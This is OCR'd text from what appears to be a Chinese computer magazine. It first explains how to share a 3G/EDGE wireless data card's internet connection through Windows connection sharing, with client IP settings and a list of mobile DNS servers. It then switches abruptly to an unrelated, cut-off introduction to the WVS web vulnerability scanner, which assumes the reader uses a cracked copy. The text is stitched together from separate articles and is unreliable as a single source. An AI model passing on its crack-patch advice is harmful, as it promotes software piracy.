


图2

在拨号程序上按鼠标右键，打开“ZTE Wireless Terminal”的属性，然后选择“高级”，找到“Internet连接共享”，勾选“允许其它网络用户通过此计算机的Intelnet连接来连接”（如果你有多块网卡，那么就需要选择你连接路由器或者交换机的那个网卡，默认为“本地连接”），如图3。




图3

点击“确定”之后，你再打开“本地连接”就可以看到其IP信息已经被自动修改为192.168.0.1，子网掩码为255.255.255.0，如图4。

最后打开“网络连接”的拨号连接或者桌面上的拨号程序，如“ZTE EDGE Wireless Terminal”，进行拨号即可开始进行网络遨游了。

但是需要注意一下，很多网卡当你断开拨号程序之后就会自动删除“网络




图 4




图 5




图 6

连接”中的拨号连接，大家需要记住拨号程序中的“号码”、“用户名”、“密码”，然后自己新建一个，再使用新建的这个进行拨号。

还有部分网卡如果使用安装后的程序拨号，会把我们的设置初始化，所以建议直接使用“网络连接”的拨号连接。

2、客户机的设置

因为我们已经组建好了交换网络，所以只需要将客户机的网卡IP信息填写正确即可进行网络共享上网了。从桌面依次选择“**开始**”－“**设置**”－“**网络连接**”，打开“本地连接”的属性，双击滚动框中的“Internet 协议（TCP/IP）”，然后将IP设置为“自动获得IP地址”，如图5。

如果你是使用路由器联网，那么将直接从路由器的DHCP服务中获取路由器的IP地址，而不会获取无线上网卡所在主机的IP信息，所以必须关闭路由器的DHCP功能。

要是你不想关闭路由器的DHCP功能，也可以通过手动配置IP信息来实现。从桌面依次选择“**开始**”－“**设置**”－“**网络连接**”，打开“本地连接”的属性，双击滚动框中的“Internet 协议（TCP/IP）”，然后将IP设置为如图6的信息。

在填写IP地址的时候，IP要跟主机设置的C段一致，还有就是一定要写上正确的DNS服务器的IP地址。如果不写的话就只能上QQ，不能开网页。

图6中为山东省移动的DNS，这里提供一下部分其它地区的移动DNS：

山东移动218.201.96.130 211.137.191.26
广州移动211.136.20.203
深圳移动211.136.18.171
南宁移动211.136.17.107
成都移动61.139.2.69

第三部分 总结


其实共享的原理很简单，就是利用Windows自动的网络共享，让多台机器通过路由器或者交换机进行连接，通过正确的IP设置来实现共享上网。

在实际操作过程中，各个无线上网卡的拨号程序不一样，但是始终会在“网络连接”里面出现拨号的连接，多动一下脑筋就可以了。

我已经测验了有EDVO、CDMA和EDGE这几种网卡，均能实现共享上网，希望各位也能测试成功，省点网络费用。

编辑点评：

无线网络的共享已经不再局限于有线端接入而无线端共享，现在利用3G、EDGE的介入，无线网络更是蓬勃发展起来。



从本文你可以学到：
关于WVS更多的技巧

WVS是一个自动化的Web应用程序安全测试工具，它利用类似于搜索引擎的网络爬虫技术，遍历网站页面，分析每一个页面中可以输入数据的地方，进而尝试所有的输入组合。它可以检查跨站脚本攻击（XSS）、SQL注入攻击、代码执行、目录遍历攻击、文件入侵、脚本源代码泄漏、CRLF注入、PHP代码注入、XPath注入、LDAP注入、Cookie操纵、URL重定向、应用程序错误消息等漏洞。总而言之，WVS是一款相当好用的网站漏洞扫描器，其主界面如图1。

左侧的工具栏是实现WVS功能的操作主体，其中“Web Scanner”是实现网站扫描的主界面，“Tools”文件夹下是WVS工作的重点，包括地址爬虫、HTTP嗅探器和HTTP暴力破解器、盲注工具等。“Web Services”文件夹主要用来探测一些网站服务方面的漏洞，在平常我们不是很常用到。“Configuration”文件夹用于对WVS进行配置，包括代理扫描的配置和对WVS扫描参数的功能配置。“General”文件夹是实现一些升级和帮助文档的功能。

在使用WVS之前，我们最好先将WVS的补丁下好，打开“**General**”－“**Program Updates**”，在上方有个绿色的按钮“Check for Updates”。点击后WVS会自动寻找更新补丁包，然后再点击“**Download and Install Updates**”就会自动下载并更新补丁了。

但是要注意，旁边的“**Download and Install New Build**”是让WVS升级到最新版本，如果这样升级的话，破解补丁就没有办法使用了。

WVS的基本使用也很简单，点击工具栏上的“Web Scanner”，在“StartURL”中填入你要扫描的网址，右边的“Profile”选择默认值，然后点击绿色的“Start”就可以自动开

